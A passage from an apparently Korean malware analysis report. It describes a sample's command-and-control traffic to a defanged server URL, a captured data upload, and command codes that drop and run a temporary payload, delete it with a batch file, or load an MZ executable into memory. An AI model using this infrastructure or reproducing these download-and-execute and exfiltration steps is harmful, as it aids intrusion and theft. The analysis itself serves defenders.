- C&C서버 : http://fedra[.]p-e[.]kr//?m=b&p1=[볼륨 일련번호]&p2=a

Name	Value
Content-Disposition: form-data; name="binary"; filename="2022-07-06_14-55-57-554" Content-Type: application/octet-stream	%PDF-1.7.4 0 obj I{ r FxNx* [MX r 2 U $: e >) fS ¶ # ! S Q ? ` { . | @ . | F BJ1 Z u2 "

[그림 32] 전송되는 데이터

(21) 명령코드가 '0x00000001' 인 경우 페이로드에서 명령어 데이터를 아래 경로에 작성하고 실행한다. 이후 같은 경로에 배치파일을 생성하여 tmp 파일을 삭제한다.

- 경로 : C:₩ProgramData₩temp₩[랜덤 4 자리].tmp

(22) 명령코드가 '0x00000002' 인 경우 "MZ(0x4D 0x5A)" 값을 검사 해 메모리에 로드 후 실행한다.

(23) 명령어 전송이 끝난 뒤 윈도우 버전 및 아키텍쳐 정보와 악성코드 버전을 결합하여 URL 을 생성한 뒤 지속적으로 통신을 수행한다.

- C&C서버 : http://fedra[.]p-e[.]kr//?m=a&p1=[볼륨 일련번호]&p2=[윈도우버전, 아키텍쳐]Win6.1.7601wow64-D_Regsvr32-v2.0.264